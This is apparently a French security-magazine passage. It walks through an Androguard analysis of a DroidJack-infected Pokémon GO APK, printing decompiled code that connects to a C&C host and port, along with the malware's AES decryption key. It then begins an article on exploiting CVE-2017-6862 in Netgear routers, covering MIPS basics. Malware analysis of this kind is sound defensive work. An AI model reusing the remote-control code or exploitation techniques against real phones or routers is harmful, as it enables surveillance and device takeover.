2. Travailler sur du code Java. Si vous préférez lire quelque chose qui ressemble plus à du Java (le code obtenu n'est jamais parfait !), vous pouvez alors utiliser des outils tels que dex2jar (https://github.com/pxb1988/dex2jar), JADX (https://github.com/skylot/jadx) JEB (commercial : http://www.pnfsoftware.com/) ou Androguard **[5]** (sur lequel nous nous concentrons dans le reste de l'article).

```
.method public static a()String
          .registers 1
00000000  invoke-static       a->b()String
00000006  move-result-object  v0
00000008  return-object       v0
.end method
```

Exemple de code Smali pour une méthode a() qui retourne une String. On voit que la méthode a() appelle une autre méthode b().

2 Androguard

Androguard **[5]** est un outil à part pour la rétro-ingénierie d'applications Android, car il est entièrement en ligne de commandes. Il s'agit d'un shell interactif Python avec des librairies pour la rétro-ingénierie Android. L'outil est open source, développé principalement par Anthony Desnos, et bien que le projet ne soit plus très actif, il est encore maintenu et assez mature.

Dans ce paragraphe, nous allons utiliser Androguard pour analyser une « fausse » application Android de Pokémon GO vérolée par le malware DroidJack. Ce malware, aussi connu sous le nom de SandroRat ou Android/Sandr, apparaît en 2013 sur le Play Store, puis dans des forums de hackers peu scrupuleux. C'est une boite à tout faire : il permet le contrôle à distance du téléphone : écoute des conversations téléphoniques, récupération des SMS, installation de nouvelles applications à distance, géolocalisation du téléphone, etc. Le malware est encore actif en 2017.

2.1 Lancer Androguard

Commençons l'analyse. L'installation d'Androguard en elle-même n'est pas très compliquée, mais il y a beaucoup de prérequis à installer auparavant. Ceux-ci sont bien détaillés **[5]**, mais si vous souhaitez aller plus vite, vous pouvez télécharger mon environnement Docker **[6]** via la commande :

```
docker pull cryptax/android-re
```

Vous disposez alors d'un container Linux complet dans lequel sont installés de nombreux outils pour la rétro-ingénierie Android, dont Androguard. On y accède comme une machine distante, via SSH ou VNC. Ensuite, androguard peut directement être utilisé en lançant la commande **androlyze** suivie de l'option **-s** pour obtenir un shell interactif.

```
# androlyze -s
Androlyze version 3.0
In [1]:
```

On obtient un shell Python interactif, dans lequel on peut invoquer les commandes implémentées par Androguard, mais aussi n'importe quelle commande Python. Ceci permet d'ailleurs de facilement automatiser (écriture d'un script) le travail, ce qui est un avantage certain d'Androguard face à des outils plus standards.

2.2 Services et activités les plus louches

Nous analysons l'application Android en appelant la fonction **AnalyzeAPK**. Comme pour toute commande Python, il est possible d'accéder à la documentation de la fonction en tapant **AnalyzeAPK.__doc__**.

```
In [1]: AnalyzeAPK.__doc__
Out[1]: '\n        Analyze an android application and setup
all stuff for a more quickly analysis !\n\n        :param
filename: the filename of the android application or a buffer
which represents the application\n        :type filename:
string\n        :param raw: True is you would like to use a buffer
(optional)\n        :type raw: boolean\n        :param decompiler:
ded, dex2jad, dad (optional)\n        :type decompiler: string\n\n
:rtype: return the :class:`APK`, :class:`DalvikVMFormat`, and
:class:`VMAnalysis` objects\n    '
```

La fonction prend en paramètre le nom du fichier de l'application Android et également le nom du décompilateur à utiliser. Nous utiliserons **dad** qui donne d'excellents résultats en règle générale. Nous n'avons pas besoin du paramètre **raw**. En sortie, la fonction retourne 3 objets : un objet **APK** concernant le paquet Android dans sa globalité, un objet **DalvikVMFormat** concernant le code désassemblé ou décompilé, et un troisième objet **VMAnalysis** pour des actions plus avancées (recherche d'utilisation de chaînes de caractères par exemple).

```
a, d, dx = AnalyzeAPK('pokemon-infectedwith-droidjack.apk',
decompiler='dad')
```

Suivant la taille de l'application, cette analyse peut durer plus ou moins longtemps (mais quelques secondes suffisent généralement).

Note : le shell interactif préfixe chaque commande par le prompt « In [x] », et chaque réponse par « Out [x] ». L'entier x est incrémenté à chaque commande, et n'a aucune signification particulière (si ce n'est repérer à quelle commande une réponse correspond, et l'ordre des commandes). Dans cet article, nous incluons ces prompts In / Out pour séparer la commande de sa réponse, mais ni l'un ni l'autre ne sont à taper dans le shell.

Inspectons ensuite l'application d'un point de vue général : nous allons donc opérer sur l'objet APK (a). Très pratique, le shell interactif supporte la complétion de commandes. Par conséquent, lorsqu'on ne connaît pas exactement la suite, il suffit d'enfoncer la touche Tab pour voir à l'écran toutes les possibilités s'afficher. Sur l'objet **a**, de nombreuses méthodes sont disponibles, avec des noms relativement évocateurs : **get_permissions** (lister les permissions de l'application), **get_services**, etc.

Listons notamment les services implémentés à l'aide de **get_services** :

```
In [3] : a.get_services()
Out [3] : ['com.upsight.android.analytics.internal.DispatcherService',
 'com.upsight.android.googlepushservices.internal.PushIntentService',
 'com.upsight.android.googlepushservices.internal.PushClickIntentService',
 'com.nianticlabs.nia.useractivity.ActivityRecognitionService',
 'com.nianticproject.holoholo.sfida.service.SfidaService',
 'net.droidjack.server.Controller',
 'net.droidjack.server.GPSLocation',
 'net.droidjack.server.Toaster']
```

On voit très nettement différentes arborescences : **com.nianticXXX** pour les spécificités du jeu Pokémon GO (développé par Niantic Labs), **com.upsight** correspond à Upsight SDK et sert aux statistiques, marketing et « optimisation de publicités » et enfin **net.droidjack.server** qui nous intéresse bien évidemment beaucoup plus dans le cadre de l'analyse d'un malware.

Si l'on liste les activités (je rappelle que les activités sont des classes centrales dans le développement d'applications Android – schématiquement, elles représentent les différents écrans que l'on voit dans l'application), on voit apparaître encore quelques autres arborescences comme **com.unity3d** (moteur graphique de jeu) ou **com.google.android.gms.ads** (publicités Google).

```
In [4] :  a.get_activities()
Out [4] : ['com.unity3d.player.UnityPlayerNativeActivity',
 'com.google.nianticproject.platform.AccountsActivity',
 'com.nianticlabs.nia.account.AccountsActivity',
 'com.nianticlabs.nia.iap.PurchaseActivity',
 'com.google.android.gms.ads.AdActivity',
 'com.google.android.gms.ads.purchase.InAppPurchaseActivity',
 'net.droidjack.server.CamSnapDJ',
 'net.droidjack.server.VideoCapDJ']
```

Du côté malicieux, il y a une activité CamSnapDJ – vu le nom, on peut supposer qu'il s'agit de prendre des photos – et VideoCapDJ (capture de vidéos).

2.3 Décompiler le contrôleur

Mais inspectons le service **net.droidjack.server.Controller** dont le nom semble prometteur. Pour accéder au code, il faut cette fois utiliser l'objet de la classe **DalvikVMFormat** (d). Dès que **AnalyzeAPK** est lancé, Androguard crée automatiquement les classes, méthodes et membres qu'il rencontre dans le code avec le format suivant : **d.CLASS_nom** de la **classe.METHOD_nom** de la méthode, ou **FIELD_nom** du champ.

Pour lister les méthodes de la classe **net.droidjack.server.Controller**, il suffit donc d'entrer **d.CLASS_Lnet_droidjack_server_Controller.METHOD_** et de taper la touche Tab pour obtenir la complétion. Ne pas oublier le L, qui est un héritage du format des signatures Java.

```
d.CLASS_Lnet_droidjack_server_Controller.METHOD_a_Ljava_lang_
StringLjava_lang_StringV
d.CLASS_Lnet_droidjack_server_Controller.METHOD_a_V
d.CLASS_Lnet_droidjack_server_Controller.METHOD_b
d.CLASS_Lnet_droidjack_server_Controller.METHOD_c
d.CLASS_Lnet_droidjack_server_Controller.METHOD_clinit
d.CLASS_Lnet_droidjack_server_Controller.METHOD_d
d.CLASS_Lnet_droidjack_server_Controller.METHOD_e
d.CLASS_Lnet_droidjack_server_Controller.METHOD_f
d.CLASS_Lnet_droidjack_server_Controller.METHOD_g
d.CLASS_Lnet_droidjack_server_Controller.METHOD_h
d.CLASS_Lnet_droidjack_server_Controller.METHOD_i
d.CLASS_Lnet_droidjack_server_Controller.METHOD_init
d.CLASS_Lnet_droidjack_server_Controller.METHOD_j
d.CLASS_Lnet_droidjack_server_Controller.METHOD_onBind
d.CLASS_Lnet_droidjack_server_Controller.METHOD_onDestroy
d.CLASS_Lnet_droidjack_server_Controller.METHOD_onStartCommand
```

Si vous préférez une version plus orientée programmation, il est également possible de lister le nom de toutes les méthodes à l'aide du programme suivant :

```
for method in d.CLASS_Lnet_droidjack_server_Controller.get_methods():
    print method.get_name()
```

Lorsque deux méthodes ont le même nom, comme c'est le cas pour la méthode « a », elles se différencient

à l'aide de leur signature Java. Ainsi, nous avons la méthode « a » qui prend deux chaînes de caractères en entrée et ne retourne rien (**METHOD_a_Ljava_lang_StringLjava_lang_StringV**), et celle qui n'a pas de paramètre d'entrée et ne retourne rien (**METHOD_a_V**).

Pour accéder au code smali (désassemblé) d'une méthode, on utilise la fonction **show()** ou **pretty_show()** :

```
d.CLASS_Lnet_droidjack_server_Controller.METHOD_onStartCommand.
pretty_show()
########## Method Information
Lnet/droidjack/server/Controller;->onStartCommand(Landroid/content/
Intent; I I)I [access_flags=public]
########## Params
- local registers: v0...v5
- v6: android.content.Intent
- v7: int
- v8: int
- return: int
####################
**********************************************************************
onStartCommand-BB@0x0 :
  0  (00000000) const/4            v4, 0
  1  (00000002) const/4            v1, 1
  2  (00000004) invoke-virtual     v5, Lnet/droidjack/server/
Controller;->getApplicationContext()Landroid/content/Context;
  3  (0000000a) move-result-object  v0
...
**********************************************************************
########## XREF
T: Lnet/droidjack/server/CallListener; <init> ()V 16
...
```

Cela affiche :

- la signature exacte de la méthode ;
- les paramètres d'entrée/sortie de la méthode ;
- le code smali ;
- les références à cette méthode.

Si le smali vous plaît, notamment pour sa précision, utilisez donc **show()** ou **pretty_show()** de partout. Cependant, nous avons dit plus haut qu'Androguard avait un bon décompilateur, **dad**. Autant l'utiliser ! Pour ce faire, il faut appeler à la place la fonction **source()**. Par exemple, regardons le code de la méthode **onStartCommand()** :

```
In [5] : d.CLASS_Lnet_droidjack_server_Controller.METHOD_
onStartCommand.source()
Out [5] : public int onStartCommand(android.content.Intent p6, int
p7, int p8)
    {
        net.droidjack.server.ae.b = this.getApplicationContext();
        net.droidjack.server.ae.a();
        net.droidjack.server.Controller.t = android.os.Build.SERIAL;
        net.droidjack.server.Controller.i = this.
getSystemService("power").newWakeLock(1, "Internet ON");
        net.droidjack.server.Controller.i.acquire();
        net.droidjack.server.Controller.g = new net.droidjack.
server.by(this.getApplicationContext());
        net.droidjack.server.Controller.y = net.droidjack.server.
Controller.g.a("MASTER_IP");
        if ((net.droidjack.server.Controller.y == 0) || (net.
droidjack.server.Controller.y.equals("") != 0)) {
            net.droidjack.server.Controller.g.a("MASTER_IP", net.
droidjack.server.br.a);
            net.droidjack.server.Controller.y = net.droidjack.
server.Controller.g.a("MASTER_IP");
        }
        System.out.println(net.droidjack.server.Controller.y);
        net.droidjack.server.Controller.z = Integer.parseInt(net.
droidjack.server.Controller.g.a("MASTER_PORT"));
        if (net.droidjack.server.Controller.y.equals("DJ_
GooDbYe:(") == 0) {
```

Que voit-on ? Plusieurs choses se passent, mais le ... **Controller.g.a(" MASTER_IP ")** ne manquera pas d'attirer notre attention. Il y a ostensiblement la volonté de contacter une adresse IP sur un port donné (**MASTER_PORT**).

2.4 Références croisées

Qu'est-ce que **net.droidjack.server.Controller.g.a** ? Il s'agit du champ **g** de la classe Controller, sur lequel on invoque une méthode **a()**. Pour savoir à quel objet correspond **g**, il suffit d'utiliser la fonction d'Androguard **show()** :

```
In [6] : d.CLASS_Lnet_droidjack_server_Controller.FIELD_g.show()
Out [6] :
########## Field Information
Lnet/droidjack/server/Controller;->g Lnet/droidjack/server/by;
[access_flags=protected static]
########## DREF
R: Lnet/droidjack/server/Controller; onStartCommand (Landroid/
content/Intent; I I)I 5e 8e a0 c2 10a 124
R: Lnet/droidjack/server/l; b (Ljava/lang/String; [Ljava/lang/
String;)[B 1c0 206 394 3d2 592 5b6 610 76c 790
R: Lnet/droidjack/server/Controller; i ()V 0 4e 60 80 96 cc
W: Lnet/droidjack/server/Controller; onStartCommand (Landroid/
content/Intent; I I)I 5a
```

La réponse est très intéressante, car elle nous indique que le champ **g** est un objet de la classe **by** dans l'arborescence **net.droidjack.server**, et elle nous montre également les références à ce champ : qui lit ce champ (lignes précédées d'un R) et qui écrit le champ (lignes précédées d'un W).

C'est un autre atout d'Androguard : l'affichage facile des références aux champs ou aux méthodes. Cela peut se faire comme on vient de le voir par l'appel à **show()** ou spécifiquement par l'appel à **show_dref()** (affichage de références d'un champ) ou **show_xref()** (affichage des références à une méthode). Ceci est extrêmement pratique pour la rétro-ingénierie.

2.5 Base de données SQLite

Regardons maintenant que fait la méthode **a()** sur notre objet de classe **by**. En fait, il existe plusieurs méthodes **a()** :

```
d.CLASS_Lnet_droidjack_server_by.METHOD_a_Ljava_lang_StringLjava_lang_String
d.CLASS_Lnet_droidjack_server_by.METHOD_a_Ljava_lang_StringLjava_lang_StringV
d.CLASS_Lnet_droidjack_server_by.METHOD_a_V
```

mais comme nous avons vu dans le code que l'appel à **a()** prend une chaîne de caractères et retourne quelque chose, nous pouvons éliminer les deux méthodes **a()** qui retournent « void » (rien). C'est donc la première, **d.CLASS_Lnet_droidjack_server_by.METHOD_a_Ljava_lang_StringLjava_lang_String**, qu'il faut inspecter (utilisez la complétion!) :

```
In [7] : d.CLASS_Lnet_droidjack_server_by.METHOD_a_Ljava_lang_
StringLjava_lang_String.source()
Out [7] :
protected String a(String p10)
    {
        this.b();
        v2 = new String[2];
        v2[0] = "CONFIGURATION";
        v2[1] = "VALUE";
        v0 = this.a.query(this.b, v2, new StringBuilder("CONFIGURATI
ON='").append(p10).append("'").toString(), 0, 0, 0, 0);
        v0.moveToNext();
        if (v0.getString(0) == "") {
            v0 = "";
        } else {
            v0 = v0.getString(1);
        }
        this.c();
        return v0;
    }
```

Dans notre cas, la méthode va construire une chaîne **CONFIGURATION='MASTER_IP'**. En inspectant un peu plus la classe **by**, on s'aperçoit vite qu'il s'agit d'une classe pour accéder à une base SQLite :

```
In [8] : d.CLASS_Lnet_droidjack_server_by.source()
Out [8] :
package net.droidjack.server;
public class by extends android.database.sqlite.SQLiteOpenHelper {
    private android.database.sqlite.SQLiteDatabase a;
```

Pour plus de lisibilité, on peut même renommer le champ **g** (de type **by**) en quelque chose de plus intuitif, par exemple **sqldb**. Le nouveau nom apparaît alors partout où il y avait **g** :

```
d.CLASS_Lnet_droidjack_server_Controller.FIELD_g.set_name("sqldb")
d.CLASS_Lnet_droidjack_server_Controller.METHOD_onStartCommand.source()
...
net.droidjack.server.Controller.y = net.droidjack.server.Controller.
sqldb.a("MASTER_IP");
```

Attention, si vous quittez Androguard, ces renommages ne sont pas conservés, sauf si vous prenez la peine de sauvegarder votre session :

```
save_session([a,d,dx], "your_session.ag")
```

et d'ultérieurement la recharger :

```
load_session("your_session.ag")
```

2.6 Trouver le serveur de contrôle et commande (CnC)

Donc, le **MASTER_IP** et le **MASTER_PORT** sont stockés dans une base de données SQLite. Mais par quelle valeur sont-ils initialisés ? Un peu plus haut, dans le code décompilé de **onStartCommand()**, remarquons les lignes suivantes :

```
if ((net.droidjack.server.Controller.y == 0) || (net.droidjack.
server.Controller.y.equals("") != 0)) {
            net.droidjack.server.Controller.g.a("MASTER_IP", net.
droidjack.server.br.a);
            net.droidjack.server.Controller.y = net.droidjack.
server.Controller.g.a("MASTER_IP");
        }
```

On sait qu'un appel comme celui-ci lit la valeur assignée à **MASTER_IP** dans la base SQLite :

```
net.droidjack.server.Controller.g.a("MASTER_IP")
```

On devine donc que la ligne suivante, elle, affecte une valeur à l'entrée **MASTER_IP** de la base de données :

```
net.droidjack.server.Controller.g.a("MASTER_IP", net.droidjack.
server.br.a);
```

Il nous suffit donc de voir à quoi correspond **net.droidjack.server.br.a** :

```
In [9] : d.CLASS_Lnet_droidjack_server_br.source()
Out [9] :
package net.droidjack.server;
public class br {
    protected static String a;
    protected static byte c;
    protected static int b;
    static br()
    {
        net.droidjack.server.br.a = "pokemon.no-ip.org";
        net.droidjack.server.br.b = 1337;
        net.droidjack.server.br.c = -1;
        return;
    }
}
```

Bingo ! Le serveur distant est **pokemon.no-ip.org** et le port par défaut **1337** (leet).

L'adresse IP du serveur distant sera donc sauvegardée dans la base SQLite, mais également assignée à **net.droidjack.server.Controller.y**. Regardons maintenant ce que l'on fait de **y**.


```
In [10] : d.CLASS_Lnet_droidjack_server_Controller.FIELD_y.show_
dref()
Out [10] :
########## DREF
R: Lnet/droidjack/server/z; run ()V 56
In [10] : d.CLASS_Lnet_droidjack_server_Controller.FIELD_y.show_
dref()
Out [10] :
########## DREF
R: Lnet/droidjack/server/z; run ()V 56
: Lnet/droidjack/server/bp; run ()V 4
R: Lnet/droidjack/server/cc; run ()V 1c
RR: Lnet/droidjack/server/Controller; onStartCommand (Landroid/
content/Intent; I I)I 72 7a b8 de
R: Lnet/droidjack/server/k; a ()Ljava/lang/Void; 4
R: Lnet/droidjack/server/au; a ()[B 1c
R: Lnet/droidjack/server/w; a ()Ljava/lang/Boolean; 46
R: Lnet/droidjack/server/aa; received (Lcom/esotericsoftware/
kryonet/Connection; Ljava/lang/Object;)V 112
R: Lnet/droidjack/server/ax; a ()[B 30
W: Lnet/droidjack/server/Controller; onStartCommand (Landroid/
content/Intent; I I)I 6e b0 102
W: Lnet/droidjack/server/Controller; <clinit> ()V a
####################
```

Ce champ est utilisé par de nombreuses méthodes. Nous allons aller droit au but : c'est dans **net.droidjack.server.aa** méthode **received()** qu'il faut regarder :

```
In [11] : d.CLASS_Lnet_droidjack_server_aa.METHOD_received.source()
Out [11] :
public void received(com.esotericsoftware.kryonet.Connection p8, Object p9)
    {
        if ((p8.isConnected()) && (!p9.toString().contains("kryonet"))) {
            String[] v6 = p9.toString().split("#");
            Exception v0_7 = Integer.parseInt(v6[(v6.length - 1)]);
            net.droidjack.server.Controller.w = Boolean.parseBoolean(v6[1]);
            if ((!net.droidjack.server.Controller.A) && (!net.droidjack.
server.bc.a(v6[(((new java.util.Random().nextInt(50) * v0_7) + v6.length) -
2)]).equals(net.droidjack.server.aj.b("LmzcbOPgRtadA92LcJlUiQ==")))) {
                net.droidjack.server.Controller.A = 1;
            }
...
                try {
                    if (!net.droidjack.server.Controller.w) {
                        java.io.OutputStream v1_24 = new java.net.
Socket(net.droidjack.server.Controller.y, 1334);
```

Dans la dernière ligne, on voit que l'on crée une socket vers **MASTER_IP** et le port **1334** (on n'utilise pas **MASTER_PORT**, bizarre, mais les choses bizarres arrivent souvent dans les codes malveillants !). Donc, ce n'est pas une vue de l'esprit, il y a réellement une connexion avec un serveur distant.

2.7 Autres requêtes vers serveurs distants

Le malware fait-il d'autres requêtes à des serveurs distants ? Cherchons les URLs.

```
all_strings = d.get_strings()
filter(lambda x:'http://' in x, all_strings)
```

Réponse :

```
['http://google.com/cardboard/cfg',
 'http://plus.google.com/',
 'http://www.amazon.com/gp/mas/dl/android?p=',
 'http://www.droidjack.net/Access/DJ6.php',
 'http://www.droidjack.net/storeReport.php',
 'http://www.google.com']
```

Les deux URLs qui nous intéressent sont évidemment celles de droidjack. Cherchons où elles sont utilisées. Ceci peut se faire en utilisant l'objet **dx**.

```
In [13]: dx.tainted_variables.get_string('http://www.droidjack.net/
Access/DJ6.php').show_paths(d)
Out [13] :  R a Lnet/droidjack/server/bd;->a ()Ljava/lang/String;
In [14]: dx.tainted_variables.get_string('http://www.droidjack.net/
storeReport.php').show_paths(d)
Out [14] : R 3a Lnet/droidjack/server/ae;->a (Ljava/lang/Throwable;)V
```

Si on décompile **bd.a()** et **ae.a()**, on voit que le malware envoie le paramètre **hid** à la première URL, et, à la deuxième, le modèle du téléphone, marque et version.

2.8 Désobfuscation de chaînes de caractère

Maintenant, penchons-nous sur un autre point. Au début de la méthode **received()**, on remarque une chaîne visiblement obfusquée : **LmzcbOPgRtadA92LcJlUiQ==**. Nous allons voir comment déobfusquer depuis Androguard.

Cette chaîne obfusquée est traitée par **net.droidjack.server.aj.b()**. Voyons ce que cette méthode fait :

```
In [15] : d.CLASS_Lnet_droidjack_server_aj.METHOD_b.source()
Out [15] :
    public static String b(String p3)
    {
        byte[] v0_0 = net.droidjack.server.aj.a();
        String v1_1 = javax.crypto.Cipher.getInstance("AES");
        v1_1.init(2, v0_0);
        return new String(v1_1.doFinal(android.util.Base64.decode(p3,
0)));
    }
```

C'est assez clair. Dans un premier temps, on effectue un décodage Base64 (les habitués auront d'ailleurs reconnu le **==** caractéristique à la fin de la chaîne obfusquée). Ensuite, on effectue un déchiffrement AES.

La clé est initialisée dans **a()** , où on lui assigne la valeur du champ **a**, ce qui correspond à un tableau d'octets.

```
static aj()
    {
        byte[] v0_1 = new byte[16];
        v0_1 = {76, 82, 83, 65, 78, 74, 85, 73, 83, 84, 72, 69, 82, 65,
74, 65};
```

```
        net.droidjack.server.aj.a = v0_1;
        return;
    }
...
private static java.security.Key a()
    {
        return new javax.crypto.spec.SecretKeySpec(net.droidjack.server.
aj.a, "AES");
    }
```

Est-ce un clin d'œil spécifique ? La clé est **LRSANJUISTHERAJA** :

```
l = [76, 82, 83, 65, 78, 74, 85, 73, 83, 84, 72, 69, 82, 65, 74, 65]
''.join([chr(x) for x in l])
'LRSANJUISTHERAJA'
```

Maintenant, déchiffrons la chaîne de caractères obfusquée. Nous écrivons un petit programme Python – on peut même l'écrire directement dans le shell interactif d'Androguard. Nous allons avoir besoin de faire du décodage base64 et AES : nous importons les librairies nécessaires. Puis, c'est assez simple : le décodage base64 se fait par l'appel de **b64decode()**. Le déchiffrement AES, lui, nécessite deux étapes :

1. Initialisation de l'algorithme : spécifier la clé et pas de chaînage, donc on utilise AES ECB ;
2. Déchiffrement via l'appel à **decrypt()**.

```
from Crypto.Cipher import AES
import base64
key = [76, 82, 83, 65, 78, 74, 85, 73, 83, 84, 72, 69, 82, 65, 74, 65]
str_key = ''.join([ chr(x) for x in key ])
print str_key
cipher = AES.new(str_key, AES.MODE_ECB)
message = base64.b64decode('LmzcbOPgRtadA92LcJlUiQ==')
cipher.decrypt(message)
```

La chaine obfusquée se transforme alors en **iruku\x0b\x0b\x0b\x0b\x0b\x0b\x0b\x0b\x0b\x0b\x0b\x0b** (d'accord, ce n'est guère plus explicite, mais c'est bel et bien la chaîne utilisée).

Conclusion

Androguard est un outil tout-en-un bien pratique pour l'analyse d'applications Android. Son shell interactif en Python est particulièrement adapté aux investigations, et à l'écriture de petits scripts complémentaires pour déobfusquer des chaînes cachées.

Dans cet article, nous avons analysé une version infectée de Pokémon GO. Le jeu Pokémon GO est bénin, mais un attaquant avait créé sa propre version en y ajoutant le malicieux outil d'administration à distance (RAT) DroidJack, alias SandroRat. Pas à pas, en décompilant des méthodes ou cherchant des références croisées, nous avons pu vérifier à quelle adresse distante le malware se connectait. À vous maintenant l'analyse des autres fonctionnalités de ce RAT **[7]** ou d'autres applications ! ■

Références

[1] Pau Oliva Fora. *Beginners Guide to Reverse Engineering Android Apps.* RSA Conference, février 2014, https://www.rsaconference.com/writable/presentations/file_upload/stu-w02b-beginners-guide-to-reverse-engineering-android-apps.pdf

[2] Simone Margaritelli. *Android Applications Reversing 101.* Avril 2017. https://www.evilsocket.net/2017/04/27/Android-Applications-Reversing-101/

[3] https://developer.android.com/studio/command-line/adb.html

[4] Émilien Girault, https://github.com/egirault/googleplay-api

[5] https://github.com/androguard/androguard

[6] https://hub.docker.com/r/cryptax/android-re/

[7] https://koodous.com/apks/15db22fd7d961f4d4bd96052024d353b3ff4bd135835d2644d94d74c925af3c4

CVE-2017-6862 : HOW I ROOTED YOUR ROUTER

Maxime Peterlin – contact@0deer.ninja
Consultant en Sécurité Informatique chez ON-X

mots-clés : EXPLOIT / REVERSE / MIPS / ROUTEUR / NETGEAR

Routeurs, commutateurs, caméras IP... De plus en plus de systèmes embarqués s'invitent dans les entreprises et fournissent de nouveaux accès aux SI pour les attaquants. Mes travaux de recherche m'ont permis de découvrir la vulnérabilité CVE-2017-6862. Cet article traite de l'exploitation de cette faille qui affecte le routeur Netgear WNR2000v5 et qui permet à un utilisateur non authentifié d'en prendre le contrôle.

Si les routeurs SOHO (*Small Office / Home Office*) ne possèdent pas les performances de ceux que l'on retrouve en cœur de réseau, ils sont cependant disponibles à un coût abordable. Ce qui les rend adaptés aux particuliers et aux entreprises souhaitant partager facilement et rapidement une connexion internet.

Nous allons parler du Netgear WNR2000v5, un routeur SOHO basé sur une architecture MIPS. Il fonctionne grâce à un noyau Linux et embarque le logiciel Busybox. Cet article se focalise sur l'exploitation d'un dépassement de mémoire tampon dans la pile, permettant d'exécuter arbitrairement et sans authentification du code sur le routeur. Cette vulnérabilité a été publiée sous l'identifiant CVE-2017-6862 **[NETGEAR]**.

Les firmwares affectés sont les versions 1.0.0.34 ou antérieures. La version 1.0.0.42 corrige la vulnérabilité. Cette faille est également présente dans les routeurs Netgear WNR2000v3, WNR2000v4 et R2000.

Après une présentation du langage assembleur MIPS, nous passerons à l'analyse et à l'extraction du contenu du firmware. Une fois le système de fichiers récupéré, nous verrons comment déboguer le processus vulnérable afin de construire un exploit permettant de prendre le contrôle du routeur.

1 Le langage assembleur MIPS

Avant de rentrer dans le vif du sujet, et afin de pouvoir comprendre l'article avec plus de facilité, je vais éclaircir certains points propres au langage assembleur MIPS. L'architecture MIPS est, avec l'ARM, l'une des plus utilisées dans le monde de l'embarqué. Elle est dite RISC (*Reduced Instruction Set Computer*), c'est-à-dire qu'elle caractérise des processeurs ayant un jeu d'instructions réduit, mais simple et facile à décoder.

À la différence d'autres architectures comme x86, les instructions MIPS ont une taille fixe de quatre octets. Si un programme tente d'exécuter une instruction à une adresse non divisible par quatre, une exception est levée par le CPU. Ce type de restriction pourra compliquer l'exploitation de vulnérabilités sur architecture MIPS.

1.1 Registres

Le langage assembleur MIPS repose sur trente-deux registres. Ils ne seront pas tous détaillés ici, cependant ceux utiles à la compréhension de l'exploitation de la vulnérabilité, sont décrits ci-dessous :

- `$v0`, `$v1` : contiennent les valeurs de retour des fonctions ;
- `$a0`, `$a1`, `$a2`, `$a3` : contiennent les quatre premiers paramètres d'une fonction, dans le cas d'une fonction prenant plus de quatre paramètres, le reste est placé sur la pile ;
- `$t9` : en général, c'est le registre `$t9` qui est utilisé pour contenir l'adresse de la fonction appelée ;
- `$sp` : Stack pointer ;
- `$fp` : Frame pointer ;
- `$ra` : contient l'adresse de retour de la fonction en cours d'exécution.

1.2 Branch Delay Slot

L'architecture en pipeline des processeurs MIPS introduit la notion de *Branch Delay Slot*. L'instruction `jmp`, ou l'une de ses variantes, permet de faire un saut

vers une adresse arbitraire en mémoire. En MIPS, c'est l'instruction qui suit immédiatement l'origine du saut qui est exécutée en premier.

Un exemple de BDS est donné ci-dessous. L'instruction **move $a2, $s7** sera exécutée avant **jalr $t9**.

```
la     $t9, fgets   ; L'adresse de fgets est placée dans le registre $t9.
move   $a0, $s1     ; La valeur de $s1 est placée dans le registre $a0.
move   $a1, $s2     ; La valeur de $s2 est placée dans le registre $a1.

jalr   $t9    ; L'instruction jalr permet d'appeler la fonction
              ; fgets avec les arguments $a0=$s1, $a1=$s2 et $a2=$s3, car
              ; l'instruction qui suit est exécutée avant celle-ci.

move   $a2, $s3   ; La valeur de $s3 est placée dans le registre $a2.
```

1.3 Caches de données et d'instructions

Les architectures MIPS utilisent des caches de données (D-cache) et d'instructions (I-cache). Ils sont situés entre le processeur et la mémoire comme l'illustre la figure 1. Les accès à la mémoire étant coûteux en terme de temps pour le processeur, la mise en cache des données et des instructions permet de diminuer ce temps, augmentant ainsi la vitesse globale de l'exécution.

Bien que de manière générale cette optimisation permette un gain de performances, elle rend l'exploitation d'une vulnérabilité sur architecture MIPS plus compliquée. Si l'on injecte un code malveillant en mémoire, il est très probable que lorsque l'on tente de l'exécuter rien ne se passe à cause de l'incohérence des caches. Ce qui est exécuté depuis le I-cache, ne correspond pas avec ce qui se trouve en mémoire, à savoir le code malveillant. Il est donc nécessaire, si l'on souhaite injecter du code, de vider au préalable les deux caches. Autrement, l'exécution du code malveillant et la prise de contrôle du routeur sont impossibles.

1.4 Convention d'appel des fonctions en MIPS

Afin d'exploiter des vulnérabilités telles que des stack buffer overflows, il est important de connaître le format des conventions d'appels des fonctions en architecture MIPS.

Chaque fois qu'une fonction est appelée, une nouvelle stack frame lui est assignée. Une frame est un espace contigu en mémoire se situant dans la pile et contenant les informations propres à la fonction telles que les variables locales ou encore les adresses de retour et de frame des fonctions appelantes.

Lors d'un appel à une fonction, les arguments sont passés dans les registres **$a0** à **$a3** et si la fonction requiert plus de 4 paramètres, ceux restants sont placés sur la pile. Ensuite, l'adresse de la fonction appelée est placée dans le registre **$t9** avant d'effectuer un saut vers ce dernier avec l'instruction **jalr**, comme on peut le voir dans l'extrait de code qui suit.

```
; Le code suivant permet d'appeler la fonction snprintf afin d'afficher
; cinq chaînes de caractères dont les adresses sont stockées dans
; $s0, $s1, $s2, $s3 et $s4.
; Le résultat sera stocké dans $v0.
; snprintf($v0, 0x100, "%s %s %s %s %s", $s0, $s1, $s2, $s3, $s4)

la     $t9, snprintf     ; L'adresse de snprintf est placée dans $t9

move $a0, $v0                ; Les quatre premiers arguments
li  $a1, 0x100               ; sont placés dans les registres
la     $a2, "%s %s %s %s %s"  ; $a0, $a1, $a2 et $a3
move $a3, $s0                ;

sw     $s1, 0x0($sp)     ; Les quatre derniers arguments sont placés
sw     $s2, 0x4($sp)     ; sur la pile.
sw     $s3, 0x8($sp)     ;
sw     $s4, 0xC($sp)     ;

jalr $t9       ; Appel de la fonction snprintf
nop            ;
```

2 Analyse du firmware et extraction du système de fichiers

Avant de passer aux choses sérieuses, il nous faut récupérer le firmware du routeur en question. Ce dernier contient toutes les informations et les fichiers nécessaires à la recherche de vulnérabilités (boot loader, noyau, exécutables, fichiers de configuration, etc.). Fort heureusement, la majorité des constructeurs, dont Netgear, mettent les firmwares à disposition sur leur site internet afin que chaque utilisateur puisse garder

